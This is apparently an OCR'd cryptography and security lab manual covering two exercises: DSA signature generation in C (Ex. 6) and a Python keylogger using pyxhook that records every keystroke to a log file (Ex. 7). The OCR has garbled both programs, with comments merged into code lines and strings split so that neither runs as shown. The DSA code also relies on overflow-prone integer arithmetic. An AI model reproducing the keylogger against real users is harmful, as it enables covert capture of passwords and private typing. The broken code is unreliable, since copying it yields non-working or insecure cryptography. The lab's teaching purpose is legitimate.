Ex. No.: 6 **Date:**

DSA

Aim:

To implement Digital Signature Algorithm (DSA) using C.

Algorithm:


1. Get the prime number p and its divisor q from the user.
2. Get the value of h from the user.
3. Compute the value of g.
4. Get the private key xa from the user.
5. Compute the user's public key y.
6. Get the per-message secret key k and hash value of message M.
7. Compute the value of z using g, k & p
8. Compute z % q to get the value of r
9. Compute the multiplicative inverse.
10. Compute the value of s.
11. Print the signature (r, s).

Program Code:

```
#include <stdio.h>
#include <math.h>
int power(int,unsigned int,int);
int multiplicativeInverse(int,int,int);
int main()
{
  int p,q,h,g,r,s,t,x,y,z,k,inv,hash;

  printf("\nEnter prime number p and enter q prime divisor of (p-1): ");
  scanf("%d %d",&p,&q);
  printf("\nEnter h such that it greater than 1 and less than (p-1):
  "); scanf("%d",&h);

  //Compute g
  t = (p-1)/q;
  g = power(h,t,p);

  printf("\nEnter user's private key such that it is greater than 0 and less than q :
  "); scanf("%d",&x);

  //Computer user's public key
  y = power(g,x,p);
```

```
  printf("\nEnter user's per-message secret key k such that it is greater than 0 and less than q :
  "); scanf("%d",&k);
  printf("\nEnter the hash(M) value : ");
  scanf("%d",&hash);

  //Signing. Compute r and s pair
  z = power(g,k,p);
  r = z % q;
  inv = multiplicativeInverse(k,q,p);
  s = inv * (hash + x * r) % q;


  //Display
  printf("\n*********Computed Values*********");
  printf("\ng = %d",g);
  printf("\ny = %d",y);
  printf("\nGenerated Signature Sender = (%d, %d) \n",r,s);
}

int power(int x, unsigned int y, int p)
{
   int res = 1;      // Initialize result

   x = x % p; // Update x if it is more than or equal to p

   while (y > 0)
   {
      // If y is odd, multiply x with
      result if (y & 1)
         res = (res * x) % p;


      // y must be even now
      y = y >> 1;     // y = y/2
      x = (x * x) % p;
   }
   return res;
}

int multiplicativeInverse(int a, int b, int n)
{
      int sum,x,y;
      for(y=0;y<n;y++)
      {
            for(x=0;x<n;x++)
            {
                  sum = a * x + b * (-y);
                  if(sum == 1)
                        return x;
            }
      }
}
```

Output:



Result:

Ex. No.: 7 **Date:**

KEYLOGGERS

Aim:

To write a python program to implement key logger to record key strokes in Linux.

Algorithm:


1. Check if python-xlib is installed. If not type the command- dnf install python-xlib -y
2. Run pyxhook file using the command- python pyxhook.py
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.

Program Code:

```
import os
import pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable ('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))

# Allow setting the cancel key from environment args, Default: `
cancel_key = ord( os.environ.get( 'pylogger_cancel', '`')[0])

# Allow clearing the log file on start, if pylogger_clean is defined.
if os.environ.get('pylogger_clean', None) is not None:
	try:
		os.remove(log_file)
	except EnvironmentError:
	# File does not exist, or no permissions.
		pass

#creating key pressing event and saving it into log
file def OnKeyPress(event):
	with open(log_file, 'a') as f:
		f.write('{}\n'.format(event.Key))

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress

# set the hook
new_hook.HookKeyboard()
try:
	new_hook.start() # start the hook except
KeyboardInterrupt:
	# User cancelled from command line.
```

```
        pass
except Exception as ex:
        # Write exceptions to the log file, for analysis later.
        msg = 'Error while catching events:\n {}'.format(ex)
        pyxhook.print_err(msg)
        with open(log_file, 'a') as f:
                f.write('\n{}'.format(msg))
```

Output:



Result: